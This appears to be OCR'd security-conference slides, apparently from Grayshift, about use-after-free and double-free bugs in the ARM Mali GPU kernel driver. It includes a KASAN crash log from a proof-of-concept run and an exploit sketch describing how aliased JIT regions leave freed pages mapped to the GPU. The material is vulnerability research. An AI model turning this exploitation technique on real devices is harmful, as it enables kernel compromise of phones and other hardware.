
Second Bug – Command Stream Frontend

- Register and terminate queue set removes **KBASE_REG_NO_USER_FREE**
- Can I register a region as a queue with that flag already set?

```
/ # ./mali_poc
(INFO)[mali_utils.c:62] [+] initialized mali version = K:r40p0-01eac0(GPL)
[12561.142643] ==================================================================
[12561.143109] BUG: KASAN: use-after-free in kcpu_queue_process+0x11a5/0x2df0
[12561.143176] Read of size 8 at addr ffff888106239470 by task mali_poc/87
[12561.143176]
[12561.143176] CPU: 1 PID: 87 Comm: mali_poc Not tainted 5.16.2 #3
[12561.143176] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.13.0-1ubuntu1.1 04/01/2014
[12561.143176] Call Trace:
[12561.143176]  <TASK>
[12561.143176]  dump_stack_lvl+0x34/0x44
[12561.143176]  print_address_description.constprop.0+0x1f/0x140
[12561.143176]  ? kcpu_queue_process+0x11a5/0x2df0
[12561.143176]  ? kcpu_queue_process+0x11a5/0x2df0
[12561.143176]  kasan_report.cold+0x7f/0x11b
[12561.143176]  ? __x64_sys_ioctl+0x30/0xf0
[12561.143176]  ? kcpu_queue_process+0x11a5/0x2df0
[12561.143176]  kcpu_queue_process+0x11a5/0x2df0
[12561.143176]  ? kbase_mem_free_region+0x17e/0x1b0
[12561.143176]  ? kfree+0x8e/0x250
[12561.143176]  ? kbase_mem_free+0x1ca/0x1e0
<snip>
```



GRAYSHIFT

Userspace Calls




GRAYSHIFT

Kernel Side Structs




- Setup kernel structs with GPU



- Create JIT region

GRAYSHIFT


Alias of a JIT Region




- Unsetting KBASE_REG_NO_USER_FREE
- Alias to JIT region allowed
- Unified set of lookup functions
- Two memory management schemes apply
- Leads to double free

GRAYSHIFT

UAF and Double Free




- Memory free releases region




- Physical alloc moved to eviction list

GRAYSHIFT

Exploit Sketch – Limited Versions



- Freeing physical alloc removes physical pages from GPU
- Alias still exists



- Alias physical pages still listed in GPU, but returned to kernel

GRAYSHIFT

Why Do These Vulnerabilities Exist?

- The mali code is complicated
  - Large functions and data structs due to layered subsystems
  - Until recently, all the source files (hundreds) in the same directory
  - New code still being designed and added on old layers
- Mali setup is not trivial
  - Need to perform ioctls and mmap before interaction
  - Lack of public driver and hardware emulator
- GPU devs are not focused on security

GRAYSHIFT

How Were The Bugs Discovered?

